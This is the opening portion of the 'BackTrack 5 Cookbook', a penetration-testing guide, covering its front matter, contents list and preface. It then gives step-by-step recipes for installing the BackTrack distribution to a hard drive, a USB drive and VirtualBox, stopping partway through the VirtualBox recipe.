Quick answers to common problems

BackTrack 5 Cookbook

Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5

Willie Pritchett **David De Smet**

[PACKT] PUBLISHING open source* community experience distilled

BackTrack 5 Cookbook

Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5

Willie Pritchett

David De Smet

[PACKT] open source
community experience distilled
PUBLISHING

BIRMINGHAM - MUMBAI

BackTrack 5 Cookbook

First published: December 2012

Production Reference: 1141212

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-84951-738-6

www.packtpub.com

Cover Image by Abhishek Pandey (abhishek.pandey1210@gmail.com)

Credits

Authors

Willie Pritchett

David De Smet

Reviewers

Daniel W. Dieterle

Abhinav Singh

Filip Waeytens

Acquisition Editor

Usha Iyer

Lead Technical Editor

Unnati Shah

Technical Editors

Manmeet Singh Vasir

Vrinda Amberkar

Project Coordinator

Abhishek Kori

Sai Gamare

Proofreader

Maria Gould

Indexer

Monica Ajmera Mehta

Production Coordinator

Conidon Miranda

Cover Work

Conidon Miranda

About the Authors

Willie Pritchett, MBA, is a seasoned developer and security enthusiast who has over 20 years of experience in the IT field. He is currently the Chief Executive at Mega Input Data Services, Inc., a full service database management firm specializing in secure and data-driven application development and also in staffing services. He has worked with state and local government agencies, as well as helped many small businesses reach their goals through technology.

Willie has several industry certifications and currently trains students on various topics, including ethical hacking and penetration testing.

I would like to thank my wife Shavon for being by my side and supporting me as I undertook this endeavor. To my children, Sierra and Josiah, for helping me to understand the meaning of quality time. To my parents, Willie and Sarah, I thank you for providing a work ethic and core set of values that guide me through even the roughest days. A special thanks to all of my now colleagues, associates, and business partners who gave me a chance when I first got started in the IT field; through you a vision of business ownership wasn't destroyed, but allowed to flourish. Finally, I would like to thank all of the reviewers and technical consultants who provided exceptional insight and feedback throughout the course of writing this book.

David De Smet has worked in the software industry since 2007 and is the founder and CEO of iSoftDev Co., where he is responsible for many varying tasks, including but not limited to consultant, customer requirements specification analysis, software design, software implementation, software testing, software maintenance, database development, and web design.

He is so passionate about what he does that he spends inordinate amounts of time in the software development area. He also has a keen interest in the hacking and network security field and provides network security assessments to several companies.

I would like to extend my thanks to Usha Iyer for giving me the opportunity to get involved in this book, as well as my project coordinator Sai Gamare and the whole team behind the book. I thank my family and especially my girlfriend Paola Janahaní for the support, encouragement, and most importantly the patience while I was working on the book in the middle of the night.

About the Reviewers

Daniel W. Dieterle has over 20 years of IT experience and has provided various levels of IT support to companies from small businesses to large corporations. He enjoys computer security topics, has published numerous computer security articles in several magazines, and runs the Cyber Arms Computer Security blog (`cyberarms.wordpress.com`).

Daniel has previously worked with Packt Publishing as a technical reviewer for the book, *BackTrack 5 Wireless Penetration Testing Beginner's Guide*. He is also a technical reviewer for Hakin9 IT Security Magazine, eForensics Magazine, The Exploit Magazine, PenTest Magazine, and the Software Developer's Journal.

I would like to thank my beautiful wife and daughters for their support as I worked on this project.

Abhinav Singh is a young information security specialist from India. He has a keen interest in the field of hacking and network security, and has adopted this field as his full-time employment. He is the author of *Metasploit Penetration Testing Cookbook*, *Packt Publishing*, a book dealing with pentesting using the most widely used framework.

Abhinav's work has been quoted in several portals and technology magazines. He is also an active contributor of the SecurityXploded community. He can be reached via e-mail at `abhinavbom@gmail.com` and his Twitter handle is `@abhinavbom`.

I would like to thank my grandparents for their blessings, my parents for their support, and my sister for being my perfect doctor.

Filip Waeytens has been active in the IT security field for over 12 years. During this time he has been active as a security engineer, a security manager, and a penetration tester, working for small and large companies on projects worldwide.

Filip has performed multiple security assessments on banks, telcos, industrial environments, SCADA, and governments. He has also written various security tools, has contributed actively to the Linux BackTrack project, and also trains people in pentesting.

He likes music, movies, and all kinds of brain candy. He lives in Belgium with his wife, two kids, and four chickens.

A big cheer to Muts, Max, and MjM! The old warriors of BackTrack.

---

www.PacktPub.com

Support files, eBooks, discount offers and more

You might want to visit `www.PacktPub.com` for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

`http://PacktLib.PacktPub.com`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print and bookmark content
- On demand and accessible via web browser

Free Access for Packt account holders

If you have an account with Packt at `www.PacktPub.com`, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

Preface 1

Chapter 1: Up and Running with BackTrack 5

- Introduction 5
- Installing BackTrack to a hard disk drive 6
- Installing BackTrack to a USB drive with persistent memory 9
- Installing BackTrack on VirtualBox 12
- Installing BackTrack using VMware Tools 18
- Fixing the splash screen 19
- Changing the root password 20
- Starting network services 21
- Setting up the wireless network 23

Chapter 2: Customizing BackTrack 25

- Introduction 25
- Preparing kernel headers 26
- Installing Broadcom drivers 26
- Installing and configuring ATI video card drivers 29
- Installing and configuring NVIDIA video card drivers 32
- Applying updates and configuring extra security tools 35
- Setting up ProxyChains 36
- Directory encryption 38

Chapter 3: Information Gathering 43

- Introduction 43
- Service enumeration 44
- Determining the network range 47
- Identifying active machines 49
- Finding open ports 50

Operating system fingerprinting 53
Service fingerprinting 55
Threat assessment with Maltego 56
Mapping the network 62

Chapter 4: Vulnerability Identification 67
Introduction 67
Installing, configuring, and starting Nessus 68
Nessus – finding local vulnerabilities 70
Nessus – finding network vulnerabilities 73
Nessus – finding Linux-specific vulnerabilities 77
Nessus – finding Windows-specific vulnerabilities 81
Installing, configuring, and starting OpenVAS 84
OpenVAS – finding local vulnerabilities 90
OpenVAS – finding network vulnerabilities 95
OpenVAS – finding Linux-specific vulnerabilities 100
OpenVAS – finding Windows-specific vulnerabilities 104

Chapter 5: Exploitation 111
Introduction 111
Implementing exploits from BackTrack 112
Installing and configuring Metasploitable 114
Mastering Armitage – the graphical management tool for Metasploit 118
Mastering the Metasploit Console (MSFCONSOLE) 121
Mastering the Metasploit CLI (MSFCLI) 124
Mastering Meterpreter 128
Metasploitable MySQL 130
Metasploitable PostgreSQL 133
Metasploitable Tomcat 136
Metasploitable PDF 138
Implementing the browser_autopwn module 140

Chapter 6: Privilege Escalation 143
Introduction 143
Using impersonation tokens 144
Local privilege escalation attack 146
Mastering the Social-Engineer Toolkit (SET) 147
Collecting victims' data 154
Cleaning up the tracks 156
Creating a persistent backdoor 158
Man-in-the-middle attack (MITM) 161

Chapter 7: Wireless Network Analysis 167
Introduction 167
Cracking a WEP wireless network 168
Cracking a WPA/WPA2 wireless network 170
Automating wireless network cracking 172
Accessing clients using a fake AP 175
URL traffic manipulation 178
Port redirection 179
Sniffing network traffic 180
Accessing an e-mail by stealing cookies 185
Chapter 8: Voice over IP (VoIP) 191
Introduction 191
Using Svmap 192
Finding valid extensions 194
Monitoring, capturing, and eavesdropping on VoIP traffic 196
Using VoIPong 200
Mastering UCSniff 201
Mastering Xplico 205
Capturing SIP authentication 207
Mastering VoIP Hopper 209
Causing a denial of service 211
Attacking VoIP using Metasploit 211
Sniffing DECT phones 213
Chapter 9: Password Cracking 217
Introduction 217
Online password attacks 218
Cracking HTTP passwords 222
Gaining router access 226
Password profiling 229
Cracking a Windows password using John the Ripper 236
Using dictionary attacks 237
Using rainbow tables 239
Using NVIDIA Compute Unified Device Architecture (CUDA) 241
Using ATI Stream 243
Physical access attacks 246
Chapter 10: BackTrack Forensics 249
Introduction 249
Intrusion detection and log analysis 250

Recursive directory encryption/decryption 254
Scanning for signs of rootkits 258
Recovering data from a problematic source 261
Retrieving a Windows password 264
Resetting a Windows password 267
Looking at the Windows registry entries 268

Index 271

Preface

BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. BackTrack is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm.

BackTrack 5 Cookbook provides you with practical recipes featuring many popular tools that cover the basics of a penetration test: information gathering, vulnerability identification, exploitation, privilege escalation, and covering your tracks.

The book begins by covering the installation of BackTrack 5 and setting up a virtual environment in which to perform your tests. We then explore recipes involving the basic principles of a penetration test such as information gathering, vulnerability identification, and exploitation. You will further learn about privilege escalation, radio network analysis, Voice over IP (VoIP), password cracking, and BackTrack forensics.

This book will serve as an excellent source of information for the security professional and novice equally. The book offers detailed descriptions and example recipes that allow you to quickly get up to speed on both BackTrack 5 and its usage in the penetration testing field.

We hope you enjoy reading the book!

What this book covers

Chapter 1, *Up and Running with BackTrack*, shows you how to set up BackTrack in your testing environment and configure BackTrack to work within your network.

Chapter 2, *Customizing BackTrack*, looks at installing and configuring drivers for some of the popular video and wireless cards.

Chapter 3, *Information Gathering*, covers tools that can be used during the information gathering phase, including Maltego and Nmap.

Chapter 4, *Vulnerability Identification*, explains the usage of the Nessus and OpenVAS vulnerability scanners.

Chapter 5, *Exploitation*, covers the use of Metasploit through attacks on commonly used services.

Chapter 6, *Privilege Escalation*, explains the usage of tools such as Ettercap, SET, and Meterpreter.

Chapter 7, *Wireless Network Analysis*, shows how to use various tools to exploit the wireless network.

Chapter 8, *Voice over IP (VoIP)*, covers various tools used to attack wireless phones and VoIP systems.

Chapter 9, *Password Cracking*, explains the use of tools to crack password hashes and user accounts.

Chapter 10, *BackTrack Forensics*, examines tools used to recover data and encryption.

What you need for this book

The recipes presented in this book assume that you have a computer system with enough RAM, hard-drive space, and processing power to run a virtualized testing environment. Many of the tools explained will require the use of multiple virtual machines running simultaneously. The virtualization tools presented in *Chapter 1*, *Up and Running with BackTrack* will run on most operating systems.

Who this book is for

This book is for anyone who desires to come up to speed in using some of the more popular tools inside of the BackTrack 5 distribution, or for use as a reference for seasoned penetration testers. The exercises discussed in this book are intended to be utilized for ethical purposes only. Attacking or gathering information on a computer network without the owner's consent could lead to prosecution and/or conviction of a crime.

We will not take responsibility for misuse of the information contained within this book. For this reason, we strongly suggest and provide instructions for setting up your own testing environment to execute the examples contained within this book.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "Another command we can use to examine a Windows host is `snmpwalk`."

Any command-line input or output is written as follows:

```
nmap -sP 216.27.130.162


Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27 23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "When the desktop environment finishes loading, double-click on **Install BackTrack** to run the installation wizard."

Warnings or important notes appear in a box like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/support`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1
Up and Running with BackTrack

In this chapter, we will cover:

- Installing BackTrack to a hard disk drive
- Installing BackTrack to a USB drive with persistent memory
- Installing BackTrack on VirtualBox
- Installing BackTrack using VMware Tools
- Fixing the splash screen
- Changing the root password
- Starting network services
- Setting up the wireless network

Introduction

This chapter covers the installation and setup of BackTrack in different scenarios, from inserting the BackTrack Linux DVD to configuring the network.

For all the recipes in this and the following chapters, we will use BackTrack 5 R3 using GNOME 64-bit as the **Window Manager** (**WM**) flavor and architecture (`http://www.backtrack-linux.org/downloads/`). The use of KDE as the WM is not covered in this book, but still, you will be able to follow the recipes without much trouble.

Installing BackTrack to a hard disk drive

The installation to a disk drive is one of the most basic operations. The achievement of this task will let us run BackTrack at full speed without the DVD.

Performing the steps covered in this recipe will *erase* your hard drive making BackTrack the primary operating system on your computer.

Getting ready

Before explaining the procedure, the following requirement needs to be met:

- A minimum of 25 GB of free disk space
- A BackTrack Live DVD

Let's begin the installation. Insert and boot the BackTrack Live DVD.

How to do it...


Let's begin the process of installing BackTrack to the hard drive:

1. When the desktop environment finishes loading, double-click on **Install BackTrack** to run the installation wizard:


2. Select your language and click on the **Forward** button.
3. Select your geographical location and click on **Forward**:

4. Choose your keyboard layout and click on **Forward** to continue to the next step:

5. Leave the default option, which will erase and use the entire disk. Click on the **Forward** button one more time:




6. The installation summary will appear. Check whether the settings are correct and click on the **Install** button to begin:



7. The installer will start and in a few minutes will be completed:

8. Finally, the installation will be complete and you'll be ready to start BackTrack without the install DVD. Click on **Restart Now** to reboot your computer. To log in, use the default username `root` and password `toor`.



Installing BackTrack to a USB drive with persistent memory

Having a BackTrack USB drive provides us with the ability to persistently save system settings and permanently update and install new software packages onto the USB device, allowing us to carry our own personalized BackTrack with us at all times.

Thanks to open source tools such as UNetbootin, we can create a bootable Live USB drive of a vast majority of Linux distributions, including BackTrack with persistent storage.

Getting ready


The following tools and preparation are needed in order to continue:

- A FAT32 formatted USB drive with a minimum capacity of 8 GB
- A BackTrack ISO image
- UNetbootin (`unetbootin.sourceforge.net/unetbootin-windows-latest.exe`)
- You can download BackTrack 5 from `http://www.backtrack-linux.org/downloads/`


How to do it...

Let's begin the process of installing BackTrack 5 to a USB drive:


1. Insert our previously formatted USB drive:




2. Start **UNetbootin** as administrator.
3. Choose the **Diskimage** option and select the location of the BackTrack DVD ISO image:




4. Set the amount of space to be used for persistence. We're going to use `4096` MB for our 8 GB USB thumb drive:



5. Select our USB drive and click on the **OK** button to start creating the bootable USB drive.
6. The process will take some time to complete while it extracts and copies the DVD files to the USB and installs the Bootloader:



7. The installation is complete and we're ready to reboot the computer and boot from the newly created BackTrack USB drive with persistent memory:



If you're concerned about the information stored in the USB drive, you can increase the security by creating an encrypted USB drive. See the *Backtrack 5 – Bootable USB Thumb Drive with "Full" Disk Encryption* article for details at `http://www.infosecramblings.com/backtrack/backtrack-5-bootable-usb-thumb-drive-with-full-disk-encryption/`.

Installing BackTrack on VirtualBox

This recipe will take you through the installation of BackTrack in a completely isolated guest operating system within your host operating system, using the well-known open source virtualization software called VirtualBox.

Getting ready


The required prerequisites are listed as follows:

- Latest version of VirtualBox (`https://www.virtualbox.org/wiki/Downloads`).
- A copy of the BackTrack ISO image. You can download a copy from `http://www.backtrack-linux.org/downloads/`.


How to do it...

Let's begin the process of installing BackTrack on Virtualbox:

